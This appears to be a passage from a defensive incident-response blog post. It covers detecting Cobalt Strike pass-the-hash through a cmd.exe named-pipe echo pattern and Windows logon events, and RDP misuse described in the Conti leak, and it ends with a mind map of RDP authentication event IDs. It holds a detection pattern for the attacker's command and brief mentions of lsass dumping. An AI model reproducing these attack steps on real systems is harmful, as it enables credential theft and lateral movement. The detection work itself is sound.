
PTH module has a hardcoded command that contains suspicious sequence of arguments such as **`*cmd.exe`** `/c` **`echo`** **`>`** **`\\.\\pipe\*`** . Monitoring process creation events with such arguments would be effective against CobaltStrike's way of implementing and automating **pass-the-hash** attack. Keep in mind attackers can always use **Mimikatz PTH** module where they can change these properties.



process.executable	C:\Windows\System32\cmd.exe
process.pid	7756
user.name	Administrator
user.domain	ATLAS
process.parent.pid	4756
process.hash.md5	8a2122e8162dbef04694b9c3e0
process.args	C:\Windows\system32\cmd.exe
process.args	/c
process.args	echo
process.args	69ae31489c0
process.args	>
process.args	\\.\pipe\6d2d63

PTH process creation event arguments

Another key event for detecting pass the hash is `EID 4624` with logon type `9` (**NewCredentials**), logon process `seclogo` and Authentication Package `Negotiate` .



```
    Subject:
            Security ID:            S-1-5-21-3278094047-2436619300-3189051255-500
            Account Name:           Administrator
            Account Domain:         ATLAS
            Logon ID:               0x844F9

    Logon Information:
            Logon Type:             9
            Restricted Admin Mode:  -
            Virtual Account:                No
            Elevated Token:         Yes

    Impersonation Level:            Impersonation

    New Logon:
            Security ID:            S-1-5-21-3278094047-2436619300-3189051255-500
            Account Name:           Administrator
            Account Domain:         ATLAS
            Logon ID:               0x4F78CD
            Linked Logon ID:                0x0
            Network Account Name:   Administrator
            Network Account Domain: ATLAS
            Logon GUID:             {00000000-0000-0000-0000-000000000000}

    Process Information:
            Process ID:             0x4fc
            Process Name:           C:\Windows\System32\svchost.exe

    Network Information:
            Workstation Name:       -
            Source Network Address: ::1
            Source Port:            0

    Detailed Authentication Information:
            Logon Process:          seclogo
            Authentication Package: Negotiate
            Transited Services:     -
            Package Name (NTLM only):       -
```

Detecting PTH using EID 4624

PTH detection observations :

EID

Action

Provider

Comment

1

Process Creation

Microsoft-Windows-Sysmon

Process Name : cmd.exe

Process Arguments : `/c` , `echo` , `>` , and `\\.\pipe*`

4624

Authentication

Microsoft-Windows-Security-Auditing

- Logon Type : `9`
- Logon Process : `seclogo`
- Authentication Package : `Negotiat` e

Sigma Rules

Detection Validation

- atomic-red-team/T1550.002.md at master · redcanaryco/atomic-red-team

---

T1021.001 Remote Services: Remote Desktop Protocol

RDP

The CONTI leaked documentation shows RDP being used several time for manual access whether to dump `lsass` process memory using task manager or export credentials from users profiles and keyloggers data. This is not an exploitation of the RDP service itself since the attacker already got their hands on user's credentials, so in this case maintaining a good RDP users policy will help creating a baseline and detecting related violations. EID `4825` **A user was denied the access to Remote Desktop** can be helpful in this matter.

I previously created this mind map for **RDP DFIR Authentication** event logs that can be observed in your environment when using RDP with and without NLA enabled.

The mind map was pushed to a great GitHub project started by **Andrew Rathbun** (@bunsofwrath12) here. The RDP mind map can be found following this link :

DFIRMindMaps/OSArtifacts/Windows/RDP_Authentication_Artifacts at main · AndrewRathbun/DFIRMindMaps

GitHub


GitHub Project Repository

RDP_DFIR.pdf

76KB

PDF

RDP DFIR Authentication Event Logs PDF


RDP DFIR
Successful Remote Interactive Logon
Security
EID 4624
An account was successfully logged on
Logon Types
If NLA is enabled a 4624 event with logon type 3 will be logged before one of these logon types
10
Successful User Account RemoteInteractive Logon
12
Successful User Account RemoteInteractive Logon Using Cached Credentials
7
Successful User Account RemoteInteractive Logon : Workstation was Unlocked
EID 4776
The domain controller attempted to validate the credentials for an account
Error Code
0x0
Successful Logon
This event occurs only on the computer that is authoritative for the provided credentials. For domain accounts, the domain controller is authoritative. For local accounts, the local computer is authoritative.
It shows successful and unsuccessful credential validation attempts.
Logon Account : the name of the account that had its credentials validated by the Authentication Package.
Source Workstation : The name of the computer from which the logon attempt originated.
TerminalServices-RemoteConnectionManager
EID 261
Listener X received a connection
Service listening for inbound connection requests over the RDP Protocol
EID 1149
Remote Desktop Services: User authentication succeeded
An Event ID 1149 DOES NOT indicate successful authentication to a target, simply a successful RDP network connection
If you specify the RestrictedAdmin option, the username and domain will be blank.
If you turn off NLA and log on with Rdesktop, ID 1149 will not be recorded.
EID 1158
Remote Desktop Services accepted a connection from IP address
This will be available in the Administrative log records
Will also display the source IP
TerminalServices-LocalSessionManager
EID 41
Begin session arbitration
Provides the session ID for potential correlations with other events
EID 42
End session arbitration
Provides the session ID for potential correlations with other events
EID 21
Remote Desktop Services: Session logon succeeded
If the source network address is not LOCAL the IP is the source of the remote authentication
Also provides the session ID
EID 22
Remote Desktop Services: Shell start notification received
If the source network address is not LOCAL the IP is the source of the Remote authentication
Also provides the session ID
EID 25
Remote Desktop Services: Session reconnection succeeded
Also provides the session ID
Also provides the source IP
EID 24
Remote Desktop Services: Session has been disconnecte
Also provides the session ID
Also provides the source IP
RemoteDesktopServices-RdpCoreTS
EID 131
The server accepted a new TCP connection from client SOURCE IP:PORT.
Unsuccessful Remote Interactive Logon
NLA Enabled
Security
NTLM
EID 4776
The domain controller attempted to validate the credentials for an account
Suspicious Error Codes
0xC0000064
User name does not exist
0xC0000070
User logon from unauthorized workstation
0xC0000072
User logon to account disabled by administrator
0xC000006F
User logon outside authorized hours
0xC0000413
Logon Failure: The machine you are logging onto is protected by an authentication firewall. The specified account is not allowed to authenticate to the machine
0xC000018C
The logon request failed because the trust relationship between the primary domain and the trusted domain failed
0xC000015B
The user has not been granted the requested logon type (aka logon right) at this machine
This event occurs only on the computer that is authoritative for the provided credentials. For domain accounts, the domain controller is authoritative. For local accounts, the local computer is authoritative.
It shows successful and unsuccessful credential validation attempts.
Logon Account : the name of the account that had its credentials validated by the Authentication Package.
Source Workstation : The name of the computer from which the logon attempt originated.
Kerberos
EID 4771
Kerberos pre-authentication failed
Account Name = Source host
Client Address = Source IP.
Common Failure Codes
0x6
Bad user name, or new computer/user account has not replicated to DC yet
0x7
New computer account has not replicated yet or computer is pre-w2k
0x9
administrator should reset the password on the account
0xC
Workstation restriction
0x12
Account disabled, expired, locked out, logon hours.
0x17
The user's password has expired.
0x18
Usually means bad password
In both cases will be followed by EID 4625 with Logon Type 3 due to NLA enablement
TerminalServices-RemoteConnectionManager
Only logged during unsuccessful remote interactive authentications for "Windows Server 2008" and "Windows SBS Server 2011"
EID 1149
Remote Desktop Services: User authentication succeeded
An Event ID 1149 DOES NOT indicate successful authentication to a target, simply a successful RDP network connection
if username and domain are blank that can be due to the specification of RestrictedAdmin option
If you turn off NLA and log on with Rdesktop, ID 1149 will not be recorded.
EID 261
Listener X received a connection
Service listening for inbound connection requests over the RDP Protocol
RemoteDesktopServices-RdpCoreTS
EID 140
A connection from the client computer with an IP address of SOURCE IP failed because the user name or password is not correct.
Despite the event description it will only be recorded when the user name DOES NOT EXIST
For a username that exists use a correlation between EID 4625 & EID 131
EID 131
The server accepted a new TCP connection from client SOURCE IP:PORT.
Records the source IP of every RDP authentication attempt
To be correlated with EID 4625 in order to identify the source IP (depending on the OS version)
NLA Disabled
Security
RDP Security Layer must be set to RDP otherwise all pertinent details of the logon failure will not be recorded, nor will you even be able to tell that the logon attempt came over RDP
EID 4625
An account failed to log on
Logon Type = 10
Client Address = Source IP (depending on the OS version)
Account Name
RemoteDesktopServices-RdpCoreTS
EID 140
A connection from the client computer with an IP address of SOURCE IP failed because the user name or password is not correct.
Despite the event description it will only be recorded when the user name DOES NOT EXIST
For a username that exists use a correlation between EID 4625 & EID 131
EID 131
The server accepted a new TCP connection from client SOURCE IP:PORT.
Records the source IP of every RDP authentication attempt
To be correlated with EID 4625 in order to identify the source IP (depending on the OS version)
Others
Security
EID 4778
A session was reconnected to a Window Station
Account Name
Source IP
EID 4779
A session was disconnected from a Window Station
Account Name
Source IP
EID 4688
Process Creation
rdpclip.exe
References
https://purerds.org/remote-desktop-security/auditing-remote-desktop-services-logon-failures-1/
https://port139.hatenablog.com/entry/2019/03/23/091740
https://ponderthebits.com/2018/02/windows-rdp-related-event-logs-identification-tracking-and-investigation/
https://www.13cubed.com/downloads/rdp_flowchart.pdf
https://dfironthemountain.wordpress.com/2019/02/15/rdp-event-log-dfir/

RDP DFIR Authentication Event Logs Image

References

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/dfce8f13-1ae2-4cd3-aadd-03edf6290407
https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent Asynchronous-And-Fileless-Backdoor-wp.pdf
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wmi/38d52a83-1613-4c56-8418-12ad1145eeaa?redirectedfrom=MSDN
https://github.com/KPN-CISO/Network-Detection/blob/master/Lateral Movement/WMI/WMI_README.md
https://www.darkoperator.com/blog/2013/1/31/introduction-to-wmi-basics-with-powershell-part-1-what-it-is.html
https://github.com/zeek/zeek/blob/master/scripts/base/protocols/dce-rpc/consts.zeek
http://files.brucon.org/2019/06-Catching-WMI-Lateral-Movement.pdf
https://www.youtube.com/watch?v=f67CHOj7OrY